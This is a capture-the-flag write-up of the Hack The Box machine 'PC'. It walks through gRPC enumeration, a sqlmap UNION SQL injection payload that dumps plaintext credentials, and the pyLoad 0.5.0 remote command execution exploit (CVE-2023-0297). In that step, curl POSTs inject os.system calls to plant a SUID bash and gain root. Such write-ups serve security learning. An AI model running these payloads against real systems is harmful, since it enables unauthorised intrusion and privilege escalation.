Description
PC is an easy Hack The Box machine that features:
- gRPC enumeration
- SQL Injection over gRPC
- Sensitive Data Exposure
- PyLoad Vulnerability Privilege Escalation
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.214.
$ ping -c 3 10.10.11.214
PING 10.10.11.214 (10.10.11.214) 56(84) bytes of data.
64 bytes from 10.10.11.214: icmp_seq=1 ttl=63 time=44.1 ms
64 bytes from 10.10.11.214: icmp_seq=2 ttl=63 time=43.8 ms
64 bytes from 10.10.11.214: icmp_seq=3 ttl=63 time=43.4 ms

--- 10.10.11.214 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 43.448/43.806/44.133/0.280 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.214 -sS -p- -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.214
Host is up (0.045s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
50051/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 164.88 seconds
We get two open ports, 22 and 50051.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.214 -sV -sC -p22,50051 -oN nmap_scan_ports -Pn
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.214
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91bf44edea1e3224301f532cea71e5ef (RSA)
|   256 8486a6e204abdff71d456ccf395809de (ECDSA)
|_  256 1aa89572515e8e3cf180f542fd0a281c (ED25519)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
We get two services: Secure Shell (SSH) and an unknown TCP port. If we look for information about the port 50051 we find that it may correspond to the gRPC protocol. This protocol is used to exchange data between clients and servers. If the server have the reflected option activated we will obtain all the possible method calls. For interacting with the service we can use grpc_cli tool and install it with its installation guide.
$ git clone --depth=1 https://github.com/grpc/grpc
$ cd grpc
$ mkdir -p cmake/build
$ cd cmake/build
$ cmake -DgRPC_BUILD_TESTS=ON ../..
$ make grpc_cli
After building the binary we can start with the enumeration of the service.
$ ./grpc_cli ls 10.10.11.214:50051
SimpleApp
grpc.reflection.v1alpha.ServerReflection
We find that the server supports the reflection option and we find an app, SimpleApp. Let’s enumerate the methods.
$ ./grpc_cli ls 10.10.11.214:50051 SimpleApp -l
filename: app.proto
service SimpleApp {
  rpc LoginUser(LoginUserRequest) returns (LoginUserResponse) {}
  rpc RegisterUser(RegisterUserRequest) returns (RegisterUserResponse) {}
  rpc getInfo(getInfoRequest) returns (getInfoResponse) {}
}
We can see that we can register an account (RegisterUser), login it (LoginUser) and get information (getInfo). Let’s enumerate the fields that we can fill in the calls to the methods.
$ ./grpc_cli type 10.10.11.214:50051 LoginUserRequest
message LoginUserRequest {
  string username = 1;
  string password = 2;
}

$ ./grpc_cli type 10.10.11.214:50051 RegisterUserRequest
message RegisterUserRequest {
  string username = 1;
  string password = 2;
}


$ ./grpc_cli type 10.10.11.214:50051 getInfoRequest
message getInfoRequest {
  string id = 1;
}
For the accounts methods we can specify an username and a password. For the get information method we can specify an id. First we create an account.
$ ./grpc_cli call 10.10.11.214:50051 RegisterUser 'username: "user2023" password: "232323"'
connecting to 10.10.11.214:50051
message: "Account created for user user2023!"
Rpc succeeded with OK status
We receive a positive response so we login.
$ ./grpc_cli call 10.10.11.214:50051 LoginUser 'username: "user2023" password: "232323"'
connecting to 10.10.11.214:50051
message: "Your id is 206."
Received trailing metadata from server:
token : b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidXNlcjIwMjMiLCJleHAiOjE2ODUxMzQ3NTJ9.sXuPHFg8BQIzW9A0R_cfNX2Ap1dkHUFunYffwyLuDFI'
Rpc succeeded with OK status
Within the positive login response we obtain an ID and a token. Let’s get some information about the ID we have assigned. It is necessary to specify the token in the metadata argument.
$ ./grpc_cli call 10.10.11.214:50051 getInfo 'id: "206"' --metadata 'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidXNlcjIwMjMiLCJleHAiOjE2ODUxMzQ3NTJ9.sXuPHFg8BQIzW9A0R_cfNX2Ap1dkHUFunYffwyLuDFI'
connecting to 10.10.11.214:50051
Sending client initial metadata:
token : eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidXNlcjIwMjMiLCJleHAiOjE2ODUxMzQ3NTJ9.sXuPHFg8BQIzW9A0R_cfNX2Ap1dkHUFunYffwyLuDFI
message: "Will update soon."
Rpc succeeded with OK status
We don’t get valuable information with “Will update soon.” message. Let’s check for ID 1.
$ ./grpc_cli call 10.10.11.214:50051 getInfo "id: '1'" --metadata 'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidXNlcjIwMjMiLCJleHAiOjE2ODUxMzQ3NTJ9.sXuPHFg8BQIzW9A0R_cfNX2Ap1dkHUFunYffwyLuDFI'
connecting to 10.10.11.214:50051
Sending client initial metadata:
token : eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidXNlcjIwMjMiLCJleHAiOjE2ODUxMzQ3NTJ9.sXuPHFg8BQIzW9A0R_cfNX2Ap1dkHUFunYffwyLuDFI
message: "The admin is working hard to fix the issues."
Rpc succeeded with OK status
With the “The admin is working hard to fix the issues.” message we know now that there is an admin account. We are going to try to login with this account, with “admin” password.
$ ./grpc_cli call 10.10.11.214:50051 LoginUser 'username: "admin" password: "admin"'
connecting to 10.10.11.214:50051
message: "Your id is 848."
Received trailing metadata from server:
token : b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODUxMzg3ODF9.oN9URQpGfLiVBI6Z6CCahze9TpO9ywGLZuTKGFmwk-0'
Rpc succeeded with OK status

We logged in successfully but we don’t get more information with this user, so we move to check for vulnerabilities, for example, SQL injections. SQLMap tool doesn’t work with the gRPC protocol so we need a HTTP interface between the tool and the service. We can use gRPC UI. We install and run it.
$ go install github.com/fullstorydev/grpcui/cmd/grpcui@latest
$ ~/go/bin/grpcui -plaintext 10.10.11.214:50051
Now in the browser interface we are going to request the information for the ID 1 and capture the request with Burp Suite.
Exploitation
Then we will use the captured request with SQLMap. We find that the id parameter is vulnerable to an UNION SQL Injection.
$ sqlmap -r request -p id
...
[INFO] (custom) POST parameter 'JSON id' appears to be 'SQLite > 2.0 AND time-based blind (heavy query)' injectable
...
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: JSON id ((custom) POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: {"metadata":[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODUxNDA3NTd9.foyDIMyNaWMy9gZAzxdLkFXi2q9G7c_e7pbH7N3fqcY"}],"data":[{"id":"-7313 UNION ALL SELECT CHAR(113,112,122,120,113)||CHAR(120,67,81,78,88,73,76,79,111,109,86,80,105,86,99,67,86,110,120,83,116,103,88,97,106,118,78,67,97,108,87,122,97,103,83,65,107,73,69,74)||CHAR(113,113,122,120,113)-- eKJt"}]}
---
[INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
Then we obtain the two available tables, messages and accounts.
+----+----------------------------------------------+----------+
| id | message                                      | username |
+----+----------------------------------------------+----------+
| 1  | The admin is working hard to fix the issues. | admin    |
+----+----------------------------------------------+----------+

+------------------------+----------+
| password               | username |
+------------------------+----------+
| admin                  | admin    |
| HereIsYourPassWord1431 | sau      |
+------------------------+----------+
We get the password for the sau user, HereIsYourPassWord1431. So we login with SSH.
Post-Exploitation
We are logged as sau user.
$ ssh sau@10.10.11.214
sau@10.10.11.214's password:
-bash-5.0$ id
uid=1001(sau) gid=1001(sau) groups=1001(sau)
The other user in the system is root.
-bash-5.0$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
sau:x:1001:1001::/home/sau:/bin/bash
By enumerating the running processes, we find two processes running as root, two Python programs.
-bash-5.0$ ps -ef | grep root
...
root        1050       1  0 ?        00:00:27 /usr/bin/python3 /opt/app/app.py
root        1055       1  0 ?        00:00:09 /usr/bin/python3 /usr/local/bin/pyload
...
One of the programs is pyLoad, a download manager.
-bash-5.0$ /usr/local/bin/pyload --version
pyLoad 0.5.0
By default it runs in 8000 port.
-bash-5.0$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
...
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
...
Version 0.5.0 is vulnerable to a Remote Command Execution vulnerability, CVE-2023-0297. We find a PoC made by bAuh0lz of the vulnerability that we can use to copy the Bash binary to a temporal directory and assign it SUID permissions to run it as root user.
Commands to run:
1: mkdir /tmp/temporal
2: cp /bin/bash /tmp/temporal/bash
3: chmod 4777 /tmp/temporal/bash
Encapsulated commands in the PoC:
-bash-5.0$ curl -i -s -k -X $'POST' \
    --data-binary $'jk=pyimport%20os;os.system(\"mkdir%20/tmp/temporal\");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \
    $'http://127.0.0.1:8000/flash/addcrypted2'
-bash-5.0$ curl -i -s -k -X $'POST' \
    --data-binary $'jk=pyimport%20os;os.system(\"cp%20/bin/bash%20/tmp/temporal/bash\");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \
    $'http://127.0.0.1:8000/flash/addcrypted2'
-bash-5.0$ curl -i -s -k -X $'POST' \
    --data-binary $'jk=pyimport%20os;os.system(\"chmod%204777%20/tmp/temporal/bash\");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \
    $'http://127.0.0.1:8000/flash/addcrypted2'
Finally we have a root shell.
-bash-5.0$ /tmp/temporal/bash -p
bash-5.0# whoami
root
Flags
In the root shell we can obtain the user flag and the system flag.
bash-5.0# cat /home/sau/user.txt
<REDACTED>
bash-5.0# cat /root/root.txt
<REDACTED>